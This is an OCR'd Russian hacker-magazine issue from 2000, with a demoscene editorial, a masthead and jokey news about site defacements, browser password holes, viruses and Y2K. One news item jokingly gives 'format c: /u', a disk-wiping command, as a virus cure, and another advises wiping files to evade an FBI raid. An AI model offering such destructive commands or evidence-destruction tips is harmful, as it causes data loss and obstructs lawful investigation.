
ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
#02/00
WWW.XAKEP.RU
PC демо-сцена
Треком по черепу
Игры и кинематограф
Интервью с Code Ripper'ом
Технологии демо-мейкинга
ДЕМО
СЦЕНА


КИЛЛЕР ТАНК
www.killertank.com
официальный форум игры: dtl.games.action.killertank
3D ACTiON
жестокое утро нового тысячелетия
Фирма "1С"
ElectroTECH multimedia
alter ego
Фирма "1С" 123056, а/я 64. Отдел продаж: ул. Селезневская, 21. Тел.: (095) 737-9257. Факс: (095) 281-4407. Http://www.1c.ru, admin1c@1c.ru

Сцена. Отличное слово. Тот, кто придумал сопоставлять это слово со всякими компьютерными андеграундными движениями был явно не придурок. Одно слово, а вмещает в себе столько всего разного и интересного. Тем, кто еще не в струе, поясняю — этот номер почти полностью посвящен демо-сцене. Демо-сцена — это одно из ответвлений компьютерного андеграунда, вышедшее из хакерской и варезной сцены. Помнишь, когда-то давным-давно (еще даже на Спектрумах), при загрузке игрушки или проги, вылезал экран с надписью "Hacked by..." и после короткой паузы загружалась уже сама игрушка (хакнутая естественно). Так вот, чуваки ломали проги и, чтобы светануть себя миру, писали в начале эти заставки (которые называются Intro (учи сленг!)). Но в какой то момент, один из хакеров подумал: "блин, я же такой крутой, а пишу как все, белым на черном — hacked by. Надо как-то выпендрится". Подумал и сделал свою надпись разноцветной. Другой хакер увидел и подумал "Ни хрена себе! А я что, лох позорный что ли???" и сделал интру переливающуюся цветами. И понеслось. Началась холодная война :)) Ну не война конечно, но гонка интро-вооружения точно :). Потом народ вылез из текстмода и начал интры делать графическими: всякие картиночки, анимашечки, лютики-цветочки. Короче. Вся фишка в том, что ломать сами игры уже стало не интересно, а вот сваять кульную интру — кайф полнейший. А в гонке интро-мейкинга самое главное что? Правильно, новые идеи. Ты уже понял, я думаю, что потом интры стали озвучиваться, а затем озвучиваться синхронно, под музыку. Ну и в конце концов началось полнейшее 3D, со своими кубиками и шариками. Вот так и появилась демо-сцена, на которой компьютерные художники, музыканты, программисты и прочие cyber-art люди нашли свое место и стали активно продвигаться. Кстати, о программерах. Прикинь, каким мастерством кодинга надо обладать, чтобы закодить интру в 512 байт (!!!) от которой все еще и протащатся! Вообщем мы не могли пройти мимо этой культуры и в этом номере ты узнаешь о демо-сцене все. Оттягивайся!

P.S.: Кстати, чуть не забыл. Мы тут конкретно протащились от создания этого номера и решили сделать спецвыпуск, посвященный одной очень интересной теме. Пока не буду рассказывать тебе все секреты, в марте сам все увидишь :).

Удачи,
Сергей Покровский
гл. редактор



editorial
/братская могила/

Редакция

самый главный редактор
Сергей Покровский
(pokrovsky@xakep.ru)
самый вредный редактор
Александр Черных
(holod@xakep.ru)
старший бакенщик
Игорь Пискунов
(igor@gameland.ru)
замполит
Алена Скворцова
(alyona@gameland.ru)

Art

дизайн
Руслан Рубанский
(matrix@aha.ru)
обложка
Руслан Рубанский (стиль)
Максим Седов (фото)
Светлана Благова (модель)
верстка
Серж Долгов
(guru@xakep.ru)
иллюстрации
Руслан Рубанский,
Серж Долгов,
Игорь Пискунов,
DarkHouse,
Александр Еремин,
Павел Хихус
(xixyc@netclub.ru)

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджер отдела
Алексей Анисимов
(anisimov@gameland.ru)
тел.: **(095) 937.52.30**
mob.: **(095) 797.14.89**
факс: **(095) 125.02.11**

Оптовая продажа

Владимир Смирнов
(vladimir@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: **(095) 124.04.02**
факс **(095) 125.02.11**
пейджер: **(095) 913.29.29**
аб. СКЛАД

PUBLISHING

учредитель и издатель
ИЧП "АГАРУН Компани"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем


101000, Москва,
Главпочтамп,
а/я 652, Хакер

Web–Site **http://www.xakep.ru**
E–mail **magazine@xakep.ru**


Отпечатано в типографии
«**ScanWeb**», Финляндия

Зарегистрировано в Государственном Комитете РФ по печати.
№ 018240

Тираж **54 000** экземпляров. Цена договорная.


















СОДЕРЖАНИЕ

"НЬЮСЫ"

"FERRUM"

"31337" (ELEET)

PC Zone

Взлом

ВИРЬтуальность

Западлостроение

"JOYSTICK"

"UNIT-Ы"

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.



106.8 FM
радио
СТАНЦИЯ
2000

Миллениум Уже Завтра!

Самые модные и неожиданные
компьютерные образы
с 03:00 до 07:00
в программе "Теленочь" на



в сопровождении музыки
Ambient, Trip Hop, Acid Jazz,
Trance, Techno, Garage, Break Beat,
Drum & Base, Deep House, Dub

PC News

Андрей Князев (knyazev@xaker.ru)
Иван Перверзнев (perversia@mail.ru)



Американцы перешли на карточки

В Америке упали продажи игр, содержащих насилие и всякие веселые непристойности. Они продаются в два раза хуже, чем в прошлом году. Самые успешные игры - издаваемые фирмой Pokemon. Персонажи ее игр, будете смеяться, сказочные животные. Также выросли продажи игр, основанных на карточках (Magic The Gathering, етс). А в хит-параде игр, где всех насилуют и убивают, победила игра Halflife. Не самая, надо сказать, кровавая. Всего же компьютерные игры принесли Америке прибыль в 6 миллиардов долларов.

Страхуйте!

Капиталисты уже не представляют, на чем можно зарабатывать бабки, и изыскивают дополнительные пути. Известно, что против лома нет приема, поэтому все сайты ломали и будут ломать, какие бы крутЫе сисопЫ их не защищали. Всеобщей паникой воспользовались страховые компании. Компания J.S.Wurzler Underwriting Managers предлагает программу страхования веб-сайтов. Раньше страховка распространялась только на физические повреждения компьютеров - ну там ногой кто пнет или пива на процессор прольет. А теперь его можно застраховать от непорядочных, мошеннических или вредительских действий хакера или сотрудника компании, от компьютерных вирусов, кражи информации, а также от размещения виртуального слова... на первой странице сайта.

Бест Пипл 1

Известный многим (я полагаю) :) журнал Time в конце каждого года подводит своеобразные итоги и называет "Человека года" - "Man of the Year". Если мне не изменяет мой склероз, на обложке "Времени" в свое время красовались такие выдающиеся личности, как президенты JFK, Горбачев и Клинтон, основатель Intel Эндрю Гроув и просто "Компьютер". В ушедшем году фронтмэном Time'a стал основатель и бессменный исполнительный директор компании Amazon.com Джеффри Бизос (Jeffrey Bezos). Для тех, кто с 1995 году не работал в Сети, сообщаю, что Amazon - это крупнейшая и одна из наиболее дорогостоящих Сетевых компаний (совокупная стоимость акций - порядка $32 млрд.), занимающаяся продажей книг, медиа-продукции, а теперь и много другого.

Появлением своей физиономордии на обложке Time'a Бизос обязан пресловутой "e-commerce", в которой Amazon - один из флагманов, а сам старина Джеф - "король киберпространства".

Не знаю как другие, а лично я на досуге нет-нет, да задумаюсь, а не стать ли мне тоже "королем киберпространства". По-моему я вполне подхожу на эту роль? :)

Коротко:

21 декабря был признан виновным и приговорен к 1 году тюремного заключения 19-летний Джей Сатиро (Jay Satiro). Паренек ломал компьютеры Americ'и Online. Но год тюрьмы - это половина наказания. Вторая - запрет на 5 лет сверх этого срока пользоваться компьютером дома. Т.е. на работе - можно, в институте - можно, а дома - ни-ни. При этом мать парня работает в IBM, и комп ей необходим по работе. Вот такая вот загогулина.

Бест Пипл 2

Кроме "Человека года" (см. выше), Time решил назвать еще и "Человека столетия". Ну захотелось им этого, и ради Бога.

Самым мэнистым из всех мэнов века стал Альберт Эйнштейн. Про теорию относительности, общую теорию поля, E=mc2 я скромно умолчу. Не пристало по таким пустякам демонстрировать фундаментальное физико-математическое образование :). Если же кто не понял, что написано в предыдущем предложении, то диагноз однозначен - в школу, в первый класс, учиться, учиться и еще раз учиться, как завещал... :)

В сложной и напряженной борьбе Эйнштейн обошел страшного фюрера и еще нескольких не менее ужасающих, но великих личностей. Альберт стал "компромиссной" фигурой. С одной стороны, как и все выдающиеся физики, он был пацифистом, с другой стороны, внес неоценимый вклад в науку. Кроме теоретической физики (Нобелевская премия) Эйнштейн отметился при разработке ядерного оружия, его труды повлияли на создание телевидения, полупроводников и прочая и прочая. Гений. А еще на скрипке играл.

Между прочим - я тоже кое-что умею. Например - вышивать крестиком :).

Раввины запретили Интернет

30 радикальных израильских раввинов запретили членам своих общин входить в Интернет. Они посчитали, что в Интернете шастает слишком много голых виртуальных девок. Тут и до греха недалеко. Повезло только тем, у кого от компьютера и Интернета зависит благосостояние. По ночам в их офисах, небось, собирается целая толпа возбужденного народа.

Медленно введите пароль

Microsoft в срочном порядке поправила еще одну дыру в глюкавом Hotmail.com. Апплет JavaScript позволял перекрыть окно запроса ввода пароля похожим окном хакера. Наивные лохи вводили свои логины и пароли прямо в лапы злоумышленникам. Несмотря на то что hotmail запрещает выполнение JavaScript апплетов при просмотре пришедшей почты, в данном случае этот запрет успешно обходился. Пользователи уже не знают, куда им деваться. Странно только, что про русские почтовые системы ничего не слышно. То ли пользователей еще мало, то ли хакеры, работающие на mail.ru, круче, чем те, что в hotmail.com



"Дырявый" Netscape

17 декабря стало одной "дыркой" больше. Специализирующаяся на консалтинге (точнее, на программном консалтинге) фирма Reliable Software Technologies (RST) обнаружила брешь в Netscape Messenger – почтовом клиенте Netscape Communicator'a.

Баг заключается в том, что в некоторых версиях НетШкафа (частично в старом Навигаторе и во ВСЕХ версиях Communicator'a) есть возможность удаленно "позаимствовать" зашифрованные пароли. Для этого нужна лишь небольшая программулина на JavaScript. Стибренный пыссворд затем можно без большого напряга расшифровать – и вуаля – "I-net for free".

Как уберечься – не сохранять пароли вообще, т.е. вводить их только по запросу программы (удовольствие для параноиков и мазохистов), или не подпускать посторонних к своему ПК (официальная рекомендация Netscape).

Компания еще не выложила update, но обещает это сделать в обозримом будущем.

Кто стрелял?

Американская полиция чисто не успевает реагировать на стихийные разборки местных братков. Только приедут, а там уже половина района лежит на улице в разных пугающих позах. В общем, решили ударить компьютером по поголовному криминалу. Полицейские установили в Лос-Анджелесе компьютерные датчики, соединенные с диспетчерским центром. Одного датчика достаточно на пространство в несколько квадратных километров. Компьютеры центра обрабатывают данные с датчиков и отмечают на карте места выстрелов. А потом туда сразу направляют труповозки. Во время Нового года система зарегистрировала более 700 выстрелов. Это вам не Рио-де-Жанейро...

Подобьем бабки?

К концу года многие приурочили весьма нестандартные поступки. Самыми любопытными были:

1. Полное закрытие в Австралии службы аналоговой мобильной телефонной связи. С 1 января по "нецифровым" телефонам можно позвонить только в службу спасения. Прогрессивные австралийцы отныне разговаривают используя исключительно GSM и CDMA. Эх, хорошо на им там... На острове. Это вам не 1/6 часть суши. У нас пока полный зоопарк из всяких разных DAMPS'ов (привет БиПлюс'у) и NMT-450 (здорово, МСС).

2. Для "мобилизующихся" и "оцифровывающихся" буржуев сейчас доступно более 300 Web-сайтов, которые можно просмотреть с мобильного телефона.

Совершенно понятно, что "мобилы" должны быть не обычными, а доступ в Сеть должен быть в перечне доступных услуг.

Небольшой ликбез - применительно к сотовым телефонам довольно сложно говорить о полноценном доступе в Сеть. Стандартные протоколы здесь не работают. Для мобил применяется своя "версия" протокола IP под названием Wireless Application Protocol (WAP). А "страницы" "мобильных" сайтов специально "облегчены" (как в плане кода, так и минимизации количества графики), дабы нормально отображаться на небольших экранах телефонов.

Короче говоря - мудрено, но очень модно. Занимается всем этим буржуйская компашка Go2Systems (www.go2online.com), так что интересующихся - прошу.

3. Правительство Руси Великой соблаговолило одарить своим взглядом нашу Сеть. Под Новый год, 28 числа, открылся официальный сайт правительства РФ - www.pravitelstvo.gov.ru или www.government.gov.ru. Понятно, что этот шаг во многом конъюнктурный и позерский. Тем не менее, новости на сайте должны публиковать регулярно, да и для пишущей братии :) сайт будет неплохим подспорьем. Из благих, но пока не реализованных идей - раздел с законами. Это, конечно, не конкурент "Консультанту", но кто знает? Помимо открытия сайта, правительство в лице своего премьера и нескольких министров все того же 28 числа общалось с "представителями российского Интернет-сообщества". Из узнаваемых фамилий я бы назвал Хачатура Арушанова, Александра Гагина, Артемия Лебедева, Антона Носика, Андрея Себранта. Vesti.RU, Polit.RU и другие сетевые источники после этой встречи разразились пространными статьями об этой эпохальной встрече. Все-таки далеко не с каждым простым смертным более часа может беседовать премьер-министр и без пяти минут президент. И в любом случае - это приятно. Что "наши" пробились. Никаких революционных решений в ходе встречи принято не было. Путина торжественно пригласили на грядущий в марте РИФ-2000. Может как раз к марту что-то занятное и нарешают.

А была ли ошибка?

Второе официальное лицо Пентагона Джон Хэмр заявил, что начало 2000 года никак не отразилось на военных компьютерах. Типа, зря перепугались и всех надраили. Американская разведка рассказывала святочные сказки, что в Китае, России, Украине, Египте, Индии и Индонезии "проблема 2000" года приведет к катастрофическим сбоям. И напрасно. Но в какой-то степени она все-таки проявилась. В ряде российских банков перестал зажигаться свет в туалетах, и возникли проблемы у американских спутников-шпионов. Три дня они слали в центр всякую чепуху вместо фотографий российских военных баз. Через несколько часов, матерясь, технический персонал Пентагона исправил ошибку и начал медленный процесс расшифровки данных вручную. Воспользовалась ли наша страна этой хохмой для передислокации войск - неизвестно.

All that hack...

Новый год принес новые взломы и, естественно, новые сенсации.
Утром 31 числа нордические британцы были жестоко поражены. Был "жестоко" хакнут Web-сайт управления железнодорожным транспортом Великобритании - www.railtrack.co.uk. На сайте было повешено очень смачное и глумливое сообщение о том, что из-за "Проблемы Y2K" с 31 декабря по 2 января поезда на Туманном Альбионе ходить не будут. Прикол в том, что незадолго до этого руководство того самого железнодорожного транспорта торжественно отрапортовало о решении "Проблемы". Само "решение" длилось 4 года и влетело не в один миллион фунтов стерлингов. Начальственные головы пока вроде бы не полетели. Но только потому, что хак был своевременно обнаружен, а сам сайт довольно быстренько закрыт. Начальственные задницы должны быть благодарны, что не был взломан сайт www.rail.co.uk - основной железнодорожный сайт Великобритании. Сайтом пользуются миллионы пассажиров, и если бы взломали его, то чьим-то головам точно не сидеть на своих плечах.





Информационные войска

Швеция решила не ограничиваться одними словами при подготовке к информационной войне. Теперь в ней создан новый род войск - войска информационных технологий. Туда набрали жутко гордых чуваков, которые теперь будут защищать военные компьютеры от нашествия хакеров. Согласно директивам правительства, "Солдаты Информационных Технологий" должны быть способны уничтожать компьютерные системы противника и отражать атаки на военные компьютерные системы страны. Первый корпус уже, небось, отправлен на изучение Нортон Коммандера и Бейсика.

Хакеры и Роллеры

Давно это было, еще до Нового года - в декабре. Двадцать четвертого числа. Что, не помнишь, о чем это я? Ага! Да ты вообще о том, что было до Нового года, ничего не помнишь! И про сам Новый год, небось, тоже не помнишь? Да харош, не расстраивайся, в порядке все. Я про МАРАФОН. Ты вообще не в курсах, что это? Ну, перец, ты кое-что пропустил. Сам знаешь - настоящий хакер спорту не враг, тем более - прогрессивному спорту. Итак, пельмень, внимай, если ты еще не в курсах: двадцать четвертого декабря в центре развлечений на Тульской, который так и называется - "Центр", прошел первый в России РОЛЛЕР - МАРАФОН НА ВЫЖИВАНИЕ. Смысл марафона свелся к следующему: на кольцевую трассу под крышей "Центра" вышло семнадцать смельчаков, которые катались по кругу до одурения, точнее - до момента, пока на трассе не остался ОДИН человек. Этим одним человеком стал someone Рома Полежаев, который час с лишним лидировал на трассе и в результате успешно уделал всех, с чем я его и поздравляю. А тебе, перец, советую: если ты хоть раз в жизни на роликах стоял - не забудь, что есть такая фишка, как МАРАФОН, который теперь в "Центре" будет проходить ЕЖЕГОДНО, и в двухтысячном обязательно почти его своим присутствием. Кто знает, может быть, ты будешь новым героем-колесником на следующем МАРАФОНЕ? Как говаривал Липкий в хрестоматийных "Вангерах" - поспеши, возница!

Удалять!

17-летний гражданин Швеции во второй раз удачно отмазался от обвинения звукозаписывающих студий в нелегальном распространении цифровых записей. Иск был подан Международной Фонографической Федерацией. Мальчишка обвинялся в том, что скачал сотни нелицензированных звукозаписей и распространил их бесплатно по всему миру. Облом был в том, что парень не держал на своем компьютере записей. А точнее, стер их в тот момент, когда ФБР выламывала двери его квартиры. Двое других ребят были менее удачливыми - они были приговорены к выплате штрафа в $22.900. Так что держите под рукой утилиту wipeinfo!

Теперь будет просто

Криптографические компании наконец-то устроили темную Биллу Клинтону, и он согласился приоткрыть им ворота на международный рынок. Старые правила позволяли продавать только откровенное барахло, взламываемое в первых классах криптографических школ. Теперь барахло чуть лучшего качество можно продавать практические свободно - нужно только притащить в ФБР универсальный ключ. По-прежнему запрещен экспорт в семь стран, обвиняемых в поддержке терроризма - Россия в них не входит. В общем, компаниям теперь придется придумывать другие отмазки - почему ломают их "стойкие" шифры.

Дырка

Специалисты по защите информационных систем обнаружили совершенно нефиговую дырку в безопасности. До сих пор считалось, что информацию о "личных ключах" пользователя в памяти сервера обнаружить нельзя. О том, что все это вранье, говорилось еще в феврале 1999 г. на конференции Financial Cryptography '99. Оказалось, что пользователь может запустить на исполнение на сервере электронной коммерции программу, с помощью которой можно быстро определить расположение криптографических ключей. А уже с их помощью и до кредитных карточек недалеко. Такая возможность встроена в Web-сервера Microsoft, Netscape и Apache. Единственное решение - хранить ключи вне сервера. Но обойдется это недешево. Решение компании nCipher (http://www.ncipher.com), реализующее этот метод, обойдется от 4 до 17 тыс. долларов. Пущай уж лучше воруют.

Новые вирусы

По причине нехватки "disk space" - только краткие ТТХ.
Вирус-червь Win32.Crypto - троянский стелс-вирус. Платформа - Win32. Передается по почте. Заражает исполняемые файлы. Соответственно, есть большая вероятность повреждения системных файлов. Одно из рекомендуемых средств лечения - format c: /u.
MiniZip III. Продолжатель славной линии MiniZip'ов и ExploreZip'ов. Передается по почте. Разрушает (иногда необратимо) все файлы с расширениями .doc, .ppt, .xls, .h, .c, .cpp и .asm. Будьте осторожны :). Избегайте случайных связей.
Wscript/Kak. Аналог I-Worm.BubbleBoy. Традиционно передается по почте. Живет под Windows 98 с Outlook Express 5.0. Запускается сам по себе...

Вирус для Windows 2000

Компания F-Secure обнаружила первый вирус для Windows 2000. Как и первый вирус для Windows 95, он тоже появился за несколько месяцев до официального выпуска операционной системы. Вирус получил название Win2K.Inta, или Win2000.Install. По сути это - обычный файловый вирус, который заражает системы с Windows 2000 только по той простой причине, что он сначала проверяет, какая ОС установлена на компьютере. Имеет особую склонность к файлам с расширениями EXE, COM, DLL, ACM, AX, CNV, CPL, DRV, MPD, OCX, PCI, SCR, SYS, TSP, TLB, WWP, WPC и даже (хо-хо! установочные файлы Microsoft Windows Installer) MSI. Практикует безопасную инсталляцию, размер зараженного файла не увеличивается. Распространяется вирус при передаче инфицированного файла с одного компьютера на другой. Не гадит. Подробнее о нем можно прочитать на http://www.f-secure.com/virus-info/v-pics/.

Объяснительная

Уважаемый товарищ Начальник! Мы, т.е. Сергей Покровский и Корноухов Иван, были обнаружены в нетрезвом состоянии в рабочее время. Произошел этот пренеприятный инцидент по причине проведения акции “Millenium”. И было это вовсе не выставкой линолеума, как вы могли подумать. Это было интернет-игрой, устроенной поисковым сервером “Апорт”, каталогом “@Rus” и газетой “Я молодой”. Спросите вы: а что же там делали сотрудники журнала “Хакер”? Этого мы и не знаем по сей день (точнее, не помним). Посетить данную интернет-игру было решено после получения письма устроителей, обещавших ценные призы и алкогольные напитки. Благодаря пагубному воздействию последних, мы и пишем данную объяснительную.
Также стало известно: суть интернет-игры “Миллениум” заключалась в том, что участникам было необходимо собрать картинку из 10 кусочков. По причине запущенности и лености нашей молодежи было решено выделить ряд ценных призов. Среди них были: утюги, кухонные комбайны и автомобиль производства волжского автозавода - ВАЗ 2107 голубого цвета. Последний стал главным призом. Акт передачи в собственность выигравшему был произведен на территории клуба ночного типа - “Свалка”. Всего было 13 выигравших. Особенно был обрадован гражданин, выигравший утюг. Этому также поспособствовало то, что раздачей призов занимались различные звезды российской эстрады. Среди которых были выявлены следующие: Олег Нестеров, Мария Макарова (медведи отсутствовали, за что был сделан строгий выговор), ВИА Танцы минус, Место встречи и рыжеволосый филолог Найк Борзов. Раздачей пищи в буфете были заняты ударницы музыкального коллектива “Девочки”. На их примере мы можем видеть положительную тенденцию занятия общественно полезной деятельностью лиц, не достигших 18 лет. Именно они спровоцировали сотрудников журнала “Хакер” на употребление спиртных напитков.
До наступления состояния алкогольного опьянения остро встала проблема 2000 года: электронный проектор, транслировавший фотоматериалы и имена выигравших ценные призы, был подвержен зависанию. Одной из причин этого была отмечена нестабильная работа операционной системы “Windows”. После устранения появившейся технической неувязки была продолжена игра. Была разъяснена сущность, ценность и прогрессивность сети Интернет. Некоторые признались, что, помимо картинок для конкурса, коллекционируют прочую графическую информацию. Например, обычные картинки (про тип картинок умолчали).
По заключению медэкспертов в крови каждого из нас было обнаружено повышенное содержание алкоголя. Как было написано выше, алкогольное опьянение наступило после употребления шампанских вин и прочих спиртосодержащих жидкостей. Но имеется справка от тех же медэкспертов о том, что во время задержания мы находились в состоянии, близком к эйфории. Это было вызвано проведенным конкурсом юных поэтов-дарований. В котором мы участвовали для поддержания тонуса. По странному стечению обстоятельств устроителями было решено допустить к конкурсу лишь стихотворения, содержащие слово “Интернет”. На что поступила мгновенная реакция со стороны присутствовавших. Большинство рифм было идентифицировано как происходящее от слова “нет”: нет - Интернет. Один из присутствовавших представителей российской эстрады приготовил следующее: Интернет - мин нет.
Мы не готовы Вам проанализировать и прокомментировать сказанное. Лишь заметим, что, на наш взгляд, у нас получилось более удачное стихотворение:

Маленький хакер “Апорт” поломал,
Надпись “Аборт” он там написал.
Долго смеялись над шуткою дети:
Нет конкурентов “Апорту” в Инете!

После прочтения которого было объявлено, что именно этот стих признан лучшим, а автор получит ценные призы и подарки. Призом был названо печатающее устройство иностранного производства, которое нам не хотели отдавать по-хорошему, долго спорили, и именно из-за этого нам пришлось применить грубую силу с нанесением тяжелых телесных повреждений господам устроителям. В ходе этого конфликта нами были жестоко избиты 4 организатора этого мероприятия, в чем мы чистосердечно (занесите в протокол) признаемся и полностью раскаиваемся.
